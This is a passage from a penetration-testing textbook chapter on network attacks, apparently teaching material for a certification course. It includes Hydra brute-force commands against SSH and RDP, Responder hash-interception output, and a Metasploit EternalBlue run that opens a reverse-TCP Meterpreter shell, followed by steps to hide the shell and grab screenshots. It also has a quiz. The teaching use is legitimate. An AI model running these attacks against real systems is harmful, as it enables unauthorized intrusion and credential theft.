
Password Attacks

Password attacks are conducted in a variety of scenarios including remotely over a network against targets. The SSH attack shown in Figure 8-12 is an example of a remote password attack. The type of password attack attempted is directed by the type of information available to use in the attack. For example, if a threat actor has acquired a list of hashes, they might attempt a hash-cracking attack.

Password attacks fall into four main categories based on the method used:

- **Brute-force attacks** relentlessly try password combinations, hammering a target's login interface until an attempt succeeds or gives up. Brute-force attacks can be done manually or by using tools and algorithms to automate the input and selection of passwords. These attacks can take a long time and create a lot of traffic on a network, making security systems more likely to detect them. Security professionals may notice thousands of login attempts recorded in a log file, tipping them off to a brute-force attack.

Figure 8-12 THC Hydra brute-forcing SSH



Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Dictionary attacks** use a dictionary of passwords and methodically try these words one at a time, testing to see if one works. The dictionary is often a long list of words like the rockyou list used in the THC Hydra dictionary attack previously discussed. The word lists used typically contain thousands of the most commonly used passwords. These common passwords are gathered from yearly security analyses and other sources such as the worst passwords lists. You can customize the words in the dictionary by adding words and word combinations that you think may be used by the organization you are targeting. Dictionary attacks are essentially brute-force attacks using the words in the dictionary, along with combinations and variations of those words, instead of just random combinations of characters.
- **Hash cracking attacks** attempt to reverse-engineer passwords from password hashes. Passwords are seldom stored in human-readable form; instead, they are often stored as simple hashes such as MD5 hashes. Password hashes can be acquired from a number of sources including tables in databases, password dump tools, intercepted network authentication communication, or password dumps released to the Internet. Rainbow tables are often used with hash cracking attacks to make the process more efficient. Rainbow tables are premade databases of hash values. These hash values are generated by creating hashes for commonly used passwords and password combinations that follow the password requirements of the system being attacked. Hash cracking tends to be faster than brute-force attacks.
- **Password spraying** uses the same password or passwords against multiple targets. The list of passwords is typically shorter than in a dictionary attack. The passwords used in a password spraying attack often come from information revealed from a security breach. The idea is that a threat actor (or pen tester) has acquired a list of passwords that may work, so those words are tried against multiple target systems and login identities.

Server Message Block and Samba Attacks

Server Message Block (SMB) is a Windows protocol used for sharing and accessing remote resources such as shared folders and shared printers. **Samba** is a suite of Unix/Linux applications and services that interact with SMB to allow resource sharing between Windows and Unix/Linux computers.

SMB and Samba are common targets for exploitation because they can be used and misused to gain access to remote resources. (The words "remote" and "resource access" are music to a threat actors' ears.) Exploits against SMB are called **SMB attacks**, and exploits against Samba are known as **Samba attacks**.

SMB and Samba come in different versions. Newer versions were created typically to correct security flaws. The latest version of SMB is v3.1.1. Previous versions of SMB contained flaws that allowed unauthorized access to resources as well as remote code execution exploits against targets. Samba has had the same vulnerabilities. Patches for Samba applications and SMB implementations are regularly released to fix newly discovered flaws. Exploiting vulnerable versions of SMB or Samba is a common attack vector used by pen testers and threat actors.

One of the simplest ways to exploit SMB and Samba is to look for shared resources that are public shares. Public shares require no authentication to access. In some circumstances, having a publicly open SMB or Samba share is intentional and safe, but often resources are accidentally shared publicly because of security configuration errors. The `net share` command can be used to list all the shares currently on the system where you execute the command. The `net view` command can be used to list the shares on remote computers. You might need to provide credentials to use `net view`, so you should acquire credentials for the target before using it. Figure 8-13 demonstrates the use of the `net share` and `net view` commands.

SMB or Samba shares usually require users to authenticate before being allowed to access the shared resources. The authentication process can be intercepted, and the authentication handshake information obtained can be used to circumvent security. Tools such as Responder can be used to intercept SMB authentication hashes. It is sometimes possible to replay these intercepted hashes to impersonate an authorized user and gain access to SMB shares. Figure 8-14 shows Responder intercepting hashed credentials. This example uses the Windows 7 virtual machine in the penetration-testing lab environment as the target.

Responder can be used to replay captured credentials and if successful, you may also be able to remotely execute code on the compromised system. Responder also has built-in Mimikatz functionality that can be used to harvest more credentials and hashes from compromised systems.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 8-13 Using the `net share` and `net view` commands

```
C:\Windows\system32>net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
ADMIN$       C:\Windows                      Remote Admin
C$           C:\                             Default share
DefaultPackageShare$
             F:\Lansweeper\PackageShare      Lansweeper PackageShare
X$           X:\                             Default share
E$           E:\                             Default share
Lansweeper$  F:\Lansweeper\Actions           Lansweeper Actions
F$           F:\                             Default share
IPC$                                         Remote IPC
Y$           Y:\                             Default share
Downloads    F:\Downloads
F            F:\
shared       C:\shared
Users        C:\Users
wow          D:\wow
The command completed successfully.


C:\Windows\system32>
```

```
C:\Users\robwi>net view \\w7VM
Shared resources at \\w7VM


Share name  Type  Used as  Comment

-------------------------------------------------------------------------------
share       Disk
Users       Disk
The command completed successfully.


C:\Users\robwi>
```

Source: Microsoft Corporation

Figure 8-14 Responder intercepting authentication hash for SMB share

```
kali@kali: ~
File  Actions  Edit  View  Help
[*] [MDNS] Poisoned answer sent to 192.168.56.1    for name w7vm.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.1 for name w7vm
[*] [MDNS] Poisoned answer sent to 192.168.56.1    for name w7vm.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.1 for name w7vm
[*] [MDNS] Poisoned answer sent to 192.168.56.1    for name w7vm.local
[*] [MDNS] Poisoned answer sent to 192.168.56.1    for name w7vm.local
[*] [MDNS] Poisoned answer sent to 192.168.56.1    for name w7vm.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.1 for name w7vm
[*] [MDNS] Poisoned answer sent to 192.168.56.1    for name METASPLOITABLE.local
[*] [MDNS] Poisoned answer sent to 192.168.56.1    for name METASPLOITABLE.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.1 for name METASPLOITABLE
[*] [MDNS] Poisoned answer sent to 192.168.56.1    for name w7vm.local
[*] [MDNS] Poisoned answer sent to 192.168.56.1    for name w7vm.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.1 for name w7vm
[SMB] NTLMv2-SSP Client   : 192.168.56.1
[SMB] NTLMv2-SSP Username : MicrosoftAccount\rob
[SMB] NTLMv2-SSP Hash     : rob::MicrosoftAccount:
[*] [MDNS] Poisoned answer sent to 192.168.56.1    for name w7vm.local
[*] [MDNS] Poisoned answer sent to 192.168.56.1    for name w7vm.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.1 for name w7vm
[*] [NBT-NS] Poisoned answer sent to 192.168.56.1 for name WORKGROUP (service: Domai
```

Source: Kali Linux

The Metasploit framework module /auxiliary/server/capture_smb can also be used to capture SMB hashes for replay and relay attacks.

The SMB protocol has introduced SMB signing, which prevents replay and relay attacks. SMB signing adds a digital signature to each SMB message that identifies the sender and receiver of the SMB message. SMB signing also includes sequencing and temporal information that helps to defeat SMB attacks. If a threat actor or pen tester gains administrative shell access to a compromised system, however, they may be able to hack the registry and disable SMB signing.


EternalBlue is a well-known SMB exploit. If successful, this exploit enables the attacker to remotely execute code on the compromised target. The Metasploit framework has an EternalBlue exploit module that is simple to set up and execute. Figure 8-15 shows this exploit being used against the Windows 7 virtual machine in the pen testing lab environment.

The RHOST option is used to specify the IP address of the target, in this case the IP address of the Windows 7 pen-testing lab VM. The `payload` variable is being set so that a reverse_tcp meterpreter shell will be created to allow control of the target. After setting the options, the `exploit` command starts the exploit. The output in Figure 8-15 shows the progress of the exploit. The lines at the end of Figure 8-15 showing "WIN" indicate that the exploit was successful.

The successful exploit has created a Meterpreter shell connected to the target through which you can execute commands. Figure 8-16 shows a variety of commands being executed against the compromised target.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.


Figure 8-15 Metasploit framework EternalBlue exploit


kali@kali: ~
File Actions Edit View Help
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.0.242
RHOST => 192.168.0.242
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.0.205:4444
[*] 192.168.0.242:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.0.242:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.242:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.242:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.242:445 - The target is vulnerable.
[*] 192.168.0.242:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.242:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.242:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.242:445 - Connecting to target for exploitation.
[+] 192.168.0.242:445 - Connection established for exploitation.
[+] 192.168.0.242:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.242:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.242:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.0.242:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.0.242:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.0.242:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.242:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.242:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.242:445 - Starting non-paged pool grooming
[+] 192.168.0.242:445 - Sending SMBv2 buffers
[+] 192.168.0.242:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.242:445 - Sending final SMBv2 buffers.
[*] 192.168.0.242:445 - Sending last fragment of exploit packet!
[*] 192.168.0.242:445 - Receiving response from exploit packet
[+] 192.168.0.242:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.242:445 - Sending egg to corrupted connection.
[*] 192.168.0.242:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.0.242
[*] Meterpreter session 1 opened (192.168.0.205:4444 → 192.168.0.242:49164) at 2022-05-31 12:17:57 -0400
[+] 192.168.0.242:445 - =-=-=-=

The `ps` command lists the processes running on the target. The `migrate` command swaps the process ID of your shell with the process ID of explorer.exe. Explorer.exe is the process that provides the Windows desktop environment. Migrating allows you to hide the presence of your shell, and migrating to the process ID of explorer.exe also gives you permission to capture screen shots of the target.

The `use espia` command loads the espionage collection of tools, which includes the screengrab utility. Executing `screengrab` takes a snapshot of the target's desktop, as shown in Figure 8-17.

Figure 8-17 Screen shot of Windows 7 target



Source: Kali Linux

Simple Mail Transfer Protocol Attacks

Simple Mail Transfer Protocol (SMTP) is the protocol used to send email. Email applications use SMTP to send email to a mail server, and mail servers use SMTP to send email to each other. SMTP uses well-known TCP port number 25. SMTP has been around for a long time and, when originally designed, the protocol did not have much security. Some of the versions and implementations of SMTP have known vulnerabilities that can be exploited. Vulnerability scanners may reveal that a target is running a vulnerable version of SMTP. Exploits against SMTP are called **SMTP attacks**.

Telnet can be used to connect to port 25 on a target to confirm if it supports SMTP, and sometimes can be used to exploit a mail server. A threat actor might be able to use Telnet to send unauthorized emails as part of a social engineering attack or gather intelligence from a mail server using the `VRFY` and `EXPN SMTP` commands.

The `VRFY` command can be used to verify if a username is valid, providing a handy way to gather information on valid email accounts. For example, once successfully connected via telnet to a mail server, entering

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

the command `VRFY rob.wilson` would check if the mail system knows of a user named rob.wilson. The `EXPN` command can be used to confirm if an alias belongs to a valid user. An alias is an alternative (often shorter) name that can be used to direct mail to a user. The command `EXPN rob` might indicate that the alias "rob" can be used to send email to a known recipient.

Several tools can be used to automate this process, including the Metasploit framework SMTP enumeration tool, which can be found in Metasploit at auxiliary/scanner/smtp/smtp_enum.

Mail servers are usually found in an organization's demilitarized zone or perimeter network, making them potential targets for gaining a foothold for lateral movement into a private network.

Simple Network Management Protocol Attacks

Simple Network Management Protocol (SNMP) is used to query and set configuration information for several types of targets including routers, switches, printers, and servers. Using SNMP to access configuration information is a useful method of intelligence gathering. Because the devices involved are usually network devices, this often provides actionable information that can be used in network attacks. SNMP uses well-known UDP port 161. Exploits against SNMP are called **SNMP attacks**.

As with most software, SNMP has different versions, and some of these versions have known weaknesses. The current and most secure version is SNMPv3. SNMPv1 has poor security and has been replaced by SNMPv2 and SNMPv3. SNMPv2 has better security than SNMPv1 but is still vulnerable to attack.

SNMP organizes its information into management information bases (MIBs). The individual data items inside a MIB are known as object identifiers, or OIDs. SNMPv1 and v2 used the concept of community strings to determine the access rights of a user interacting with a MIB. Many network device manufacturers configure their devices to use the default community strings of "public" and "private." The "public" community string is used to provide "read-only" access to MIB information, and the "private" community string is used to provide "read/write" access. Defaults are always a security vulnerability, so using SNMP with these two community strings is often where SNMP attacks start.

Using port scanners such as nmap to identify targets with UDP port 161 open usually indicates that those targets are running SNMP and could be SNMP attack opportunities. Nmap also has scripts to use against SNMP such as snmp-brute.nse, which can be used to determine community strings by brute force. Kali Linux tools such as snmpenum and snmpwalk can be used against SNMP attack targets, using either the default community strings of "public" and "private" or strings discovered by the nmap snmp-brute.nse script.

Read/write access to an SNMP MIB can give the attacker complete control over a device, possibly impacting an entire network. Figure 8-18 shows snmpwalk successfully using the "public" community string to query information from a router. If the administrator of the router had changed the community string from the default of "public" this would not have been so easy.

Figure 8-18 Using snmpwalk

```
root@kali:~# snmpwalk -c public 192.168.56.110 -v1
iso.3.6.1.2.1.1.1.0 = STRING: "Vyatta VyOS 1.1.6"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.30803
iso.3.6.1.2.1.1.3.0 = Timeticks: (1816453) 5:02:44.53
iso.3.6.1.2.1.1.4.0 = STRING: "root"
iso.3.6.1.2.1.1.5.0 = STRING: "vyos"
iso.3.6.1.2.1.1.6.0 = STRING: "Unknown"
iso.3.6.1.2.1.1.7.0 = INTEGER: 14
iso.3.6.1.2.1.1.8.0 = Timeticks: (14) 0:00:00.14
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.2.1.10.131
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
```

Source: Kali Linux

File Transfer Protocol Attacks

File Transfer Protocol (FTP) is an unencrypted client-server protocol used for uploading files to, and downloading files from, servers that support FTP. FTP has been around since the early 1970s, and even with its security shortcomings is still widely used, usually in research and development environments. Exploits against FTP are called **FTP attacks**.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Since FTP is unencrypted, capturing FTP traffic using tools such as Wireshark can reveal the names and contents of files being transferred, as well as user credentials. Captured credentials can then be used for additional exploits. Some FTP servers provide access to "public" folders that require no authentication to access. The files in public folders may provide information that can be used in other attacks.

FTP servers are known to have exploitable vulnerabilities, and since FTP is an old and often overlooked protocol, administrators sometimes forget to patch FTP security issues. FTP is often built into network devices and embedded systems. These types of devices typically don't have as much administrative attention as servers and desktop computers do, which increases the probability they have unpatched security flaws that can be exploited.

A properly operating FTP server restricts clients to a single folder or group of folders. Configuration mistakes may allow clients to break out of their assigned folders and access other folders, perhaps even system folders on the FTP server. Such a configuration issue provides many exploitable opportunities to threat actors and pen testers. Information contained on FTP servers may include security information such as usernames and logins, so simply browsing the file hierarchy of public folders on an FTP server may provide actionable intelligence.

FTP servers can also provide a foothold for launching other attacks such as FTP bounce attacks. An FTP bounce attack uses an FTP server to conduct other pen-testing activities such as nmap port scanning.

Caution | In the next activity, you perform a brute-force password attack. Make sure you target the correct IP address (the IP address of your Metasploitable virtual machine) so you do not accidentally attack a real-world computer.

Activity 8-3 Brute-Force Password Attack Using THC Hydra

Time Required: 30 minutes
Objective: Use THC Hydra for brute-force password attacks.
Description: In this activity, you use the THC Hydra brute-force password attack tool to attack and attempt to acquire credentials from a target computer.

1. Log in to your Kali Linux VM in the pen-testing lab environment.
2. In the Kali Linux VM, edit the file /usr/share/wordlists/rockyou.txt and add the password **msfadmin** to the list. Save the file.
3. Start the Metasploitable VM in the pen-testing lab environment.
4. Determine the IP addresses of both VMs using the `ifconfig` command.
5. Make sure both VMs are on the same network. Use the `ping` command from each VM to make sure they can communicate with each other. If `ping` doesn't work, check your VirtualBox network settings to make sure the VMs are using the same network adapter.
6. Execute the following hydra command (also shown in Figure 8-12) but replace the IP address in the command with the IP address of the Metasploitable VM.

   ```
   hydra -t 4 -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.56.101 ssh
   ```

   Hydra should produce similar results to those shown in Figure 8-12.
7. Now attempt a Hydra RDP attack against a computer known to accept RDP connections. This can be the same computer you used in Activity 8-2. Edit the rockyou.txt file to include the password for the administrator account of your target computer. Execute the following command in

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Kali Linux, replacing `<target IP address>` with the IP address of the computer you are attacking:

```
hydra -t 4 -l administrator -P /usr/share/wordlists/rockyou.txt <target IP address> rdp
```

By the way, you aren't cheating by adding passwords to the rockyou.txt file. Adding passwords that you think might work is standard operating procedure.

Self-Check

5. What is kerberoasting?
   a. Crashing a domain controller
   b. Exploiting a domain controller
   c. Exploiting the Kerberos authentication protocol to gain access to resources
   d. None of the above
6. What does SMB stand for?
   a. Secure Machine Binary
   b. Shared Message Block
   c. Server Message Block
   d. Samba

Check your answers at the end of this chapter.

Denial, Hopping, and Chaining

Certification

4.2 Given a scenario, perform network attacks using the appropriate tools.

The final three network attacks discussed in this chapter involve overwhelming targets with network traffic (DoS attacks), exploiting VLANs to move laterally through a network (**VLAN hopping**), and combining exploits to achieve a goal (**exploit chaining**).

Denial-of-Service Attacks

A **denial-of-service (DoS)** attack involves sending so much traffic, or connection requests, to a targeted computer that it is overwhelmed to the point that it can no longer perform its function, or perhaps even crashes. When multiple attack objects are used to generate this traffic, this form of attack is known as a **distributed denial-of-service (DDoS) attack**. Rules of engagement usually prohibit pen testers from performing DoS attacks, though some clients may want to know if their systems can stand up to DoS attacks. Threat actors don't follow rules of engagement, and DoS attacks are a favorite of unsophisticated threat actors.

The following are three families of DoS attacks:

- **Application target DoS attacks** are those that attempt to crash a service or an entire server, making the services it provides unavailable.
- **Protocol DoS attacks** take advantage of weaknesses or flaws in a protocol, such as TCP. A SYN flood attack breaks the TCP three-way handshake rule. Instead of following the protocol standard TCP three-way handshake of SYN, SYN-ACK, and ACK, an attacker floods the target with an overwhelming stream of SYN messages.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Traffic flood DoS attacks** involve an attacker sending or organizing the delivery of an overwhelming amount of network traffic to the target. This is often accomplished using amplification attacks where other usually friendly devices on the network (or Internet) are co-opted into sending great amounts of traffic to the target as well.

Following are some tools for performing DoS attacks:

